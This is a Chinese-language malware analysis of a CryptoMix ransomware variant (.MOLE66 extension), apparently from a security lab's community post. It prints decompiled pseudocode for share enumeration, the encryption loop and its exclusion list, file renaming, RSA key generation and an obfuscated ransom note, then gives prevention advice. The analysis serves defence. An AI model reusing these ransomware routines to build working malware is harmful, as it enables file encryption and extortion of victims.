
```
v8 = (const WCHAR *)a2;
hEnum = 0;
result = (WCHAR *)WNetOpenEnumW(2u, 0, 0, a1, &hEnum);
if ( !result )
{
  cCount = 1000;
  BufferSize = 32000;
  v4 = GlobalAlloc(0x40u, 0x7D00u);
  v9 = v4;
  result = (WCHAR *)WNetEnumResourceW(hEnum, &cCount, v4, &BufferSize);
  if ( !result )
  {
    WNetCloseEnum(hEnum);
    hEnum = 0;
    result = (WCHAR *)GlobalAlloc(0x40u, 0x400u);
    v5 = 0;
    v6 = result;
    if ( cCount )
    {
      v7 = (LPCWSTR *)((char *)v9 + 20);
      do
      {
        result = (WCHAR *)*v7;
        if ( *v7 )
        {
          if ( *(v7 - 3) == (LPCWSTR)3 )
          {
            lstrcatW(v6, *v7);
            OutputDebugStringW(v6);
            _CryptFile1(L"*.*", v6, (const CHAR *)a3, 0);
            lstrcpyW(v6, &word_4093D0);
          }
          result = (WCHAR *)v8;
```

(8)加密完成之后，在相应的目录下写入解密帮助文件:_HELPINSTRUCTIONS.TXT，如下图所示：



```
v1 = this;
SetErrorMode(1u);
qmemcpy(
  &String2,
  L" !!!Nyy lbhe svyrf ner rapelcgrq!!!\r\n"
   "Jung gb qrpvcure jevgr ba znvy nycun2018n@nby.pbz\r\n"
   "Qb abg zbir be qryrgr svyrf!!!!\r\n"
   "---- Lbhe VQ: %f ----\r\n"
   "!!! Lbh unir 3 qnlf bgurejvfr lbh jvyy ybfr nyy lbhe qngn.!!!",
  0x19Cu);
_DecryptString(&String2);
lstrcpyW(&String1, &String2);
lstrcpyW(&v11, L"fhccbegkktorsq7p.bavba");
lstrcpyW(&v10, L"fhccbegwl2kiiqzk.bavba");
_DecryptString(&v11);
_DecryptString(&v10);
wsprintfW(&FileName, L"%s\\_HELP_INSTRUCTIONS_.TXT", v1);
v6 = GlobalAlloc(0x40u, 0x104u);
sub_403940(&v6);
wsprintfW(&Buffer, &String1, v6);
v2 = CreateFileW(&FileName, 0x80000000, 1u, 0, 3u, 0, 0);
if ( v2 == (HANDLE)-1 )
{
  NumberOfBytesWritten = 0;
  result = CreateFileW(&FileName, 0x40000000u, 2u, 0, 4u, 0x80u, 0);
  v3 = result;
  if ( result != (HANDLE)-1 )
  {
    WriteFile(result, &Buffer, 2 * wcslen(&Buffer), &NumberOfBytesWritten, 0);
    result = (HANDLE)CloseHandle(v3);
  }
}
else
{
  result = (HANDLE)CloseHandle(v2);
```

(9)在进行加密文件操作的时候，如果遇到下面这些文件，则不进行加密，保证用户电脑正常运行，如下图所示：




```
hFindFile = FindFirstFileW(&FileName, &FindFileData);
if ( hFindFile != (HANDLE)-1 && !sub_402890(pszPath) )
{
  if ( !(FindFileData.dwFileAttributes & 0x10)
    && lstrcmpW(FindFileData.cFileName, L"..")
    && lstrcmpW(FindFileData.cFileName, L".")
    && !StrStrW(FindFileData.cFileName, L"_HELP_INSTRUCTIONS_.TXT")
    && !StrStrW(FindFileData.cFileName, L"ntldr")
    && !StrStrW(FindFileData.cFileName, L"NTLDR")
    && !StrStrW(FindFileData.cFileName, L".MOLE66")
    && !StrStrW(FindFileData.cFileName, L".MOLE66")
    && !StrStrW(FindFileData.cFileName, L"NTDETECT.COM")
    && !StrStrW(FindFileData.cFileName, L"ntdetect.com")
    && !StrStrW(&word_40E190, L"Desktop")
    && !StrStrW(&word_40E190, L"DESKTOP") )
  {
    v7 = FindFileData.nFileSizeLow;
    if ( a4 == 1 )
      wsprintfW(&word_40E5A0, L"\\\\?\\%s", &word_40E190);
    else
      wsprintfW(&word_40E5A0, L"%s", &word_40E190);
    String1 = 0;
    sub_407B00(&v18, 0, 0x1FFu);
    sub_407B00(&v19, 0, 0x804u);
    lstrcpyA(&String1, a3);
    lstrcpyW(&v20, FindFileData.cFileName);
    lstrcpyW(&v19, &word_40E5A0);
    v21 = v7;
    if ( dword_40DD78 == 20 )
    {
      v8 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)_CryptThread, &String1, 0, 0);
      WaitForSingleObject(v8, 0xFFFFFFFF);
      dword_40DD78 = 0;
    }
```

不加密的文件类型和目录，如下：

_HELPINSTRUCTIONS.TXT
Ntldr
NTLDR
.MOLE66后缀的文件（已加密的文件）
NTDETECT.COM


ntdetect.com
Desktop目录
DESKTOP目录

(10)通过GUID得到相应加密文件后的文件名，然后加上后缀.MOLE66，如下图所示：




```
SetFileAttributesW(&FileName, 0x20u);
if ( StrStrW(&String2, L".MOLE66") || StrStrW(&String2, L".MOLE66") )
  return 0;
CoCreateGuid(&pguid);
wsprintfW(
  &NewFileName,
  L"%s%08X%08X%08X%08X.MOLE66",
  &v36,
  pguid.Data1 * pguid.Data2,
  pguid.Data2 * pguid.Data3,
  pguid.Data1,
  &pguid.Data4[pguid.Data2 * pguid.Data3]);
if ( v1 - 1 > 0x2DC6BF )
{
  if ( v1 >= 0x77359400 )
  {
    v18 = CreateFileW(&FileName, 0xC0000000, 3u, 0, 3u, 0x80u, 0);
    NumberOfBytesRead = (DWORD)v18;
    if ( v18 != (HANDLE)-1 )
    {
      v19 = CreateFileMappingW(v18, 0, 4u, 0, 0, 0);
      v20 = v19;
      if ( v19 )
      {
        lpBaseAddress = MapViewOfFile(v19, 6u, 0, 0, 0x2DC6C0u);
        if ( lpBaseAddress )
        {
          v21 = VirtualAlloc(0, 0x75u, 0x3000u, 4u);
          lpAddress = v21;
          sub_407B00(v21, 0, 0x75u);
          NumberOfBytesWritten = (DWORD)VirtualAlloc(0, 0x12Cu, 0x3000u, 4u);
          hMem = 0;
          _CryptFunction((BYTE **)&NumberOfBytesWritten, (DWORD *)&hMem);
          sub_401010((unsigned int)v21, (char *)NumberOfBytesWritten, 0x75u);
          if ( !*v21 && !v21[1] && !v21[2] && !v21[3] && !v21[5] )
            sub_401010((unsigned int)v21, (char *)&unk_40B018, 0x75u);
          v22 = lpBaseAddress;
```

(11)加密的过程使用微软提供的相关函数，进行RSA1024加密算法，如下图所示：



```
  v2 = a2;
  v5 = a1;
  SetErrorMode(1u);
  phProv = 0;
  phKey = 0;
  if ( (CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 0)
     || CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 8u))
    && CryptGenKey(phProv, 1u, 0x4000u, &phKey)
    && CryptExportKey(phKey, 0, 6u, 0, 0, v2)
    && (v4 = *v5, sub_407B00(*v5, 0, *v2), CryptExportKey(phKey, 0, 6u, 0, v4, v2)) )
  {
    if ( phKey )
      CryptDestroyKey(phKey);
    if ( phProv )
      CryptReleaseContext(phProv, 0);
    result = 1;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

(12)相关的勒索信息帮助文档，如下图所示：


_HELP_INSTRUCTIONS_.TXT - 记事本
文件(F)　编辑(E)　格式(O)　查看(V)　帮助(H)

```
 !!!All your files are encrypted!!!
What to decipher write on mail alpha2018a@aol.com
Do not move or delete files!!!!
---- Your ID: 0ce4c979-0027-40e9-8ec3-eaaf4392ea2a ----
!!! You have 3 days otherwise you will lose all your data.!!!
```

勒索的邮件再次发生了改变，邮箱地址为：alpha2018a@aol.com

传播方式
这个勒索病毒主要通过邮件、漏洞、垃圾网站的方式进行传播，其不具备横向感染的能力，不会能局域网的其他设备发起相应的攻击，但是病毒会加密共享目录文件夹下的文

加密算法
该勒索病毒最新变种采用RSA1024加密算法加密文件，目前暂没有相应的解密工具。

预防措施

千里目安全实验室提醒用户，日常防范措施：
1.不要点击来源不明的邮件以及附件，不从不明网站下载相关的软件
2.及时给电脑打补丁，修复漏洞
3.对重要的数据文件定期进行非本地备份
4.安装专业的终端/服务器安全防护软件
5.定期用专业的反病毒软件进行安全查杀
6.最新的Cryptomix勒索病毒变种会加密用户的共享目录文件下的文件，建议用户关闭共享目录文件
7.尽量关闭不必要的文件共享权限以及关闭不必要的端口，如：445,135,139,3389等

点击收藏 | 0 关注 | 1

上一篇：GitStack <= 2.3.1... 下一篇：Dedecms V5.7后台的两处...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板